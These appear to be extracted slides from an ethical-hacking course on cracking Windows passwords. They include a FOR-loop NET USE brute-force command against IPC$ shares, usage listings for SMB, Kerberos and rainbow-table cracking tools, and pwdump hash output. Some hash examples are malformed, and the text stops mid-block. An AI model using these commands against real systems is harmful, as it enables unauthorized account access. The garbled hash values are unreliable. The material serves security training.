


Attempting to connect to an enumerated share (ipc\$ or c\$) and trying user name/password




Default admin\$, c\$, %systemdrive% shares are good starting points

# Manual Password Cracking Algorithm





System



Manual Attacker

# Automatic Password Cracking Algorithm



System



Attack Speed 300 words / sec



Dictionary Attack

# Performing Automated Password Guessing

Performing automated password guessing is easy—simple loop using the NT/2000 shell for command based on the standard NET USE syntax

- 1. Create a simple user name and password file
- 2. Pipe this file into FOR command:
  - C:\> FOR /F "token=1, 2\*" %i in (credentials.txt) do net use \\target\IPC\$ %i /u: %j

```
credentials.txt
username      password
password     administrator
xycdf        john
babe_me      rebecca
freak_you    Rumsfield
..           ..
```

The NetBIOS Auditing Tool (NAT) is designed to explore the NetBIOS file-sharing services offered by the target system

- It implements a stepwise approach to gather information and attempt to obtain the file system-level access as though it were a legitimate local client

If a NETBIOS session can be established at all via TCP port 139, the target is declared “vulnerable”

Once the session is fully set up, transactions are performed to collect more information about the server, including any file system “shares” it offers

# NAT: Screenshot

```
C:\WINNT\system32\cmd.exe - nat -u userlist.txt -p passlist.txt 10.0.0.6
[*]--- Obtaining list of remote NetBIOS names
[*]--- Remote systems name tables:

SYSTEM1YOGI
SYSTEM1YOGI
SOURCE HOMING
SOURCE HOMING
SOURCE HOMING
INet~Services
Got 1
Got 2
__MSBROWSE__Got 2

IS~SYSTEM1YOGI

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: SYSTEM1YOGI
[*]--- CONNECTED with name: SYSTEM1YOGI
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Thu Apr 28 05:36:42 2005
[*]--- Timezone is UTC-7.0
[*]--- Remote server wants us to encrypt, telling it not to
```

# Smbbf (SMB Passive Brute Force Tool)

The SMB Auditing Tool is a password auditing tool for the Windows and the SMB platforms

It makes it possible to exploit the timeout architecture bug in Windows 2000/XP, making it extremely fast when guessing passwords on these platforms

When running a large password file against Windows 2000/XP, it shows statistics up to 1,200 logins/sec

This means that you could run a commonly used English dictionary with 53,000 words against a server in under a minute





```
SMB - Bruteforcer V1.0.4 by <patrik.karlsson@ixsecurity.com>
```

```
-----  
usage: smbbf -i [options]
```

```
-i*   IP address of server to bruteforce  
-p    Path to file containing passwords  
-u    Path to file containing users  
-s    Server to bruteforce  
-r    Path to report file  
-t    timeout for connect (default 300ms)  
-w    Workgroup/Domain  
-g    Be nice, automatically detect account lockouts  
-v    Be verbose  
-P    Protocol version  
      0 - Netbios Mode  
      1 - Windows 2000 Native Mode
```

# SmbCrack Tool: Screenshot


```
C:\WINDOWS\system32\cmd.exe
[usage : ]
      smbcrack2 <option> [option]

<option :>
  -i IP address of server to crack
  -p Path to file containing passwords
  -s Path to file containing Password scheme
  -u Path to file containing users<can replace by option '-d'>
  -R Path to file containing Crack Session Resume Info

[option : ]
  -w Workgroup/Domain
  -b Beep When Found one password
  -t Timeout for connect (default 300ms)
  -l Path to log file (default log as 'ip'.txt)
  -v Dump Smb User On Verbose Mode
  -d Dump Smb User Instead of User File
  -c Count Number For Dump Smb User (Default 200)
  -k Auto Skip Some unavailable User (Nice Use with '-d' Option)
  -N NTLM Authentication (default pure SMB Authentication)
  -U Be verbose When Do Smb Password Crack (default off)
  -F Force Crack Even Found User Have Been Lock (Must use with '-N')
  -P Protocol version 0-Netbios Mode(default) 1-Win2K Native Mode

C:\Documents and Settings\Administrator\WINDOWS\Desktop\SMB Password Cracker v2>
```

# Hacking Tool: LOphtcrack



LC4 is a password auditing and recovery package distributed by @stake software. SMB packet capture listens to the local network segment and captures the individual login sessions

NTLM (NT LAN Manager) is a challenge/response form of authentication that was the default network authentication protocol in Windows NT 4.0/ Windows 2000


Microsoft has upgraded its default authentication protocol to Kerberos, a considerably more secure option than NTLM




# LM, NTLMv1, and NTLMv2

Attribute	LM	NTLMv1	NTLMv2
Password case sensitive	No	Yes	Yes
Hash key length	56bit + 56bit	-	-
Password hash algorithm	DES (ECB mode)	MD4	MD4
Hash value length	64bit + 64bit	128bit	128bit
C/R key length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit
C/R algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MD5
C/R value length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit

# NTLM and LM Authentication on the Wire



# Kerberos Authentication



# What is LAN Manager Hash

Example: Suppose the password is: 123456qwerty

When this password is encrypted with the LM algorithm, it is first converted to all uppercase:  
123456QWERTY

The password is padded with null (blank) characters to make it 14 characters in length:  
123456QWERTY\_

Before encrypting this password, 14 character string is split in half: 123456Q and WERTY\_

Each string is individually encrypted and the results concatenated:

- 123456Q = 6BF11E04AFAB197F
- WERTY\_ = F1E9FFDCC75575B15

The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15

Note: The first half of the hash contains alphanumeric characters and it will take 24 hrs to crack by Lophtrcrack and the second half only takes 60 seconds. LM hashes are not salted



# LM "Hash" Generation

Padded with NULL to 14 characters

Converted to uppercase

Separated into two 7-character strings


**cehman1**

=

**CEHMAN**

+

**1\*\*\*\*\***



**CHC: Cracking passwords**

16-byte LM hash

16-byte NTLM hash (md4)

1st 8 bytes of LM hash

2nd 8 bytes of LM hash

from first 7 chars

from second 7 chars

The first 8 bytes are derived from the first 7 characters of the password and the second 8 bytes are derived from characters 8 through 14 of the password

If the password is less than 7 characters, then the second half will always be  
0xAAD3B435B51404EE

Suppose, for this example, the user's password has an LM hash of 0xC23413A8A1E7665f  
AAD3B435B51404EE

LC4 will crack the password as "WELCOME"

# Salting


Salting technique prevents deriving passwords from the password file



Stored representation differs



Side effect: defeats pre-computed hash attacks



Alice:root:b4ef21:**3ba4303ce24a83fe0317608de02bf38d**

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:**a483b303c23af34761de02be038fde08**

← Same Password ←

# PWdump2 and PWdump3

```
Command Prompt www.khayma.com/nor
D:\pwdump2>pwdump2
Administrator:500:cfb4be19e822a346aad3b435b51404ee:d6b5d6f942b8ecc35-
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e-
hh:1006:219ad59f77805fe5aad3b435b51404ee:59dea36d05aacaa547de42e9956-
IUSR_HISHEM:1001:b70dcb378bd035700adc72d012b64f02:660c8ef0fedc31c691-
IWAM_HISHEM:1002:c99abaacb4099e16b88cfb1fb3d8d5b9:0f394b23d2231cf663-
nor:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0-
TsInternetUser:1000:a51d8c1c69efef0f72bc80d50c6280c0:b476cf69a01cd9c-
uu:1002:26ccf9baf14cfc14aad3b435b51404ee:462d4a3671bc922849e922ebf45-
```

PWdump2 decrypts a password or password file. It uses an algorithmic approach as well as brute forcing



pwdump3 is a Windows NT/2000 remote password hash grabber. Use of this program requires administrative privileges on the remote system



Hash cracker



Pre-computes all possible plaintext-ciphertext pairs in advance and stores them in the file called “rainbow table”

```
G:\CEH\Haja\Tools\rainbowcrack>rccrack
RainbowCrack 1.2 - Making a Faster Cryptanalytic Time-Memory Trade-Off
by Zhu Shuanglei <shuanglei@hotmail.com>
http://www.antsight.com/zsl/rainbowcrack/

usage: rccrack rainbow_table_pathname -h hash
       rccrack rainbow_table_pathname -l hash_list_file
       rccrack rainbow_table_pathname -f pwdump_file
rainbow_table_pathname: pathname of the rainbow table(s), wildchar(*, ?) supported
-h hash:                use raw hash as input
-l hash_list_file:      use hash list file as input, each hash in a line
-f pwdump_file:         use pwdump file as input, this will handle lanmanager hash only


example: rccrack *.rt -h 5d41402abc4b2a76b9719d911017c592
         rccrack *.rt -l hash.txt
         rccrack *.rt -f hash.txt
```

# Hacking Tool: KerbCrack

KerbCrack consists of two programs; kerbsniff and kerbcrack

The sniffer listens on the network and captures Windows 2000/XP Kerberos logins

The cracker can be used to find the passwords from the capture file using a brute-force attack or a dictionary attack



```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>kerbcrack

KerbCrack 1.2 - (c) 2002, Arne Vidstrom
              - http://ntsecurity.nu/toolbox/kerbcrack/

Usage: kerbcrack <capture file> <crack mode> [dictionary file] [password size]

crack modes:

-b1 = brute force attack with (a-z, A-Z)
-b2 = brute force attack with (a-z, A-Z, 0-9)
-b3 = brute force attack with (a-z, A-Z, 0-9, special characters)
-b4 = b1 + swedish letters
-b5 = b2 + swedish letters
-b6 = b3 + swedish letters
-d  = dictionary attack with specified dictionary file
```

# Hacking Tool: John the Ripper

It is a command-line tool designed to crack both Unix and NT passwords

The resulting passwords are case insensitive and may not represent the real mixed-case password

```
John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

